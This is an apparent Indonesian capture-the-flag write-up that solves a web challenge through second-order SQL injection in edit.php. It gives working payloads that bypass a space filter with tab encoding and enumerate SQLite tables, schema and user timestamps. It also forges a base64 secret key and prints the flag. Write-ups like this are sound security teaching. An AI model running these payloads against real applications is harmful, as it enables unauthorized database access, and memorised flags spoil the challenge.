```

Karena bingung, dilakukan penginputan symbol-symbol aneh pada form register (namun tidak dapat apa2), pada form secretKey, dan pada edit form di edit.php. Juga dilakukan injeksi header dengan parameter "debug : nama", melakukan injeksi nama user dengan "|", dll. Ternyata pada edit.php jika dimasukan symbol " (double quote), page akan gagal di load dan hanya muncul seperti ini :



Dapat ditebak bahwa terdapat sql injection atau semacamnya pada edit.php. Setelah mencoba payload " or 1=1--", ternyata tidak keluar apa-apa. Setelah mencoba "", ternyata page masih dapat dibuka, namun jika " ", page gagal. Maka ada proteksi " " (spasi), disini caranya dapat di-bypass menggunakan or(1=1), atau menggunakan \t, payload pada kasus ini menggunakan "\t".

payload : "or%091=1--"

Hasil :

[illegible]

← → ↻ ⓘ Not secure | view-source:206.189.88.9:6601/profil.php

```
1 <!-- debug : 1|-->
2
3
```

Dilakukan enumerasi database dengan "union%09select%09database()--" namun gagal. Disini saya menebak bahwa db yang digunakan adalah sqllite bukan mysql. Maka dari itu

dicoba payload : "union%09select%09tbl_name%09from%09sqlite_master%09where%09type='table'--". Hasilnya :

```
← → ↻ ⓘ Not secure | view-source:206.189.88.9:6601/profil.php
1 <!-- debug : |sqlite_sequence|users_regizt|-->
2
3
4 <!DOCTYPE html>
```

Enumerasi kolom dengan : "union%09SELECT%09sql%09FROM%09sqlite_master%09WHERE%09type!='meta'%09AND%09sql%09NOT%09NULL%09AND%09name%09NOT%09LIKE%09'sqlite_%'%09AND%09name%09='users_regizt'--"

```
← → ↻ ⓘ Not secure | view-source:206.189.88.9:6601/profil.php
1 <!-- debug : CREATE TABLE "users_regizt" (
2   "id" integer NOT NULL PRIMARY KEY AUTOINCREMENT,
3   "name" text NULL,
4   "username" text NULL,
5   "password" text NULL,
6   "time" numeric NULL
7 )|-->
8
9
```

Setelah dilihat pada id, name, username, dan password ternyata tidak terdapat flag. Lalu dicoba menggunakan secret_key (yang berasal dari hasil base64 time dalam milisecond) milik user dengan id = 1. Berikut hasil payload untuk melihat time ("union%09SELECT%09time%09from%09'users_regizt'--") :

```
← → ↻ ⓘ Not secure | view-source:206.189.88.9:6601/profil.php
1 <!-- debug : 1990-09-09 09:09:09|2018-09-08 01:57:37|2018-09-10
18:52:03|2018-09-22 19:00:17|2018-09-22 19:00:23|2018-09-22 19:0
19:02:08|2018-09-22 19:02:15|2018-09-22 19:03:29|2018-09-22 19:0
19:06:59|2018-09-22 19:07:10|2018-09-22 19:07:41|2018-09-22 19:0
19:10:24|2018-09-22 19:10:53|2018-09-22 19:11:28|2018-09-22 19:0
19:13:58|2018-09-22 19:14:01|2018-09-22 19:14:33|2018-09-22 19:0
```

Time untuk id =1 adalah "1990-09-09 09:09:09", dikonversi menjadi milliseconds :

```
$ date --date "1990-09-09 09:09:09" +%s
652846149
```

Dikonversi menjadi base64 :

```
$ printf "652846149" |base64
NjUyODQ2MTQ5
```

Lalu masukkan 'NjUyODQ2MTQ5', ke dalam secret key pada halaman profil.php :



Status : IDCC{n1c3_one_th1z_iz_Sec0nD_0rdEr_Sqli}

FLAG : IDCC{n1c3_one_th1z_iz_Sec0nD_0rdEr_Sqli}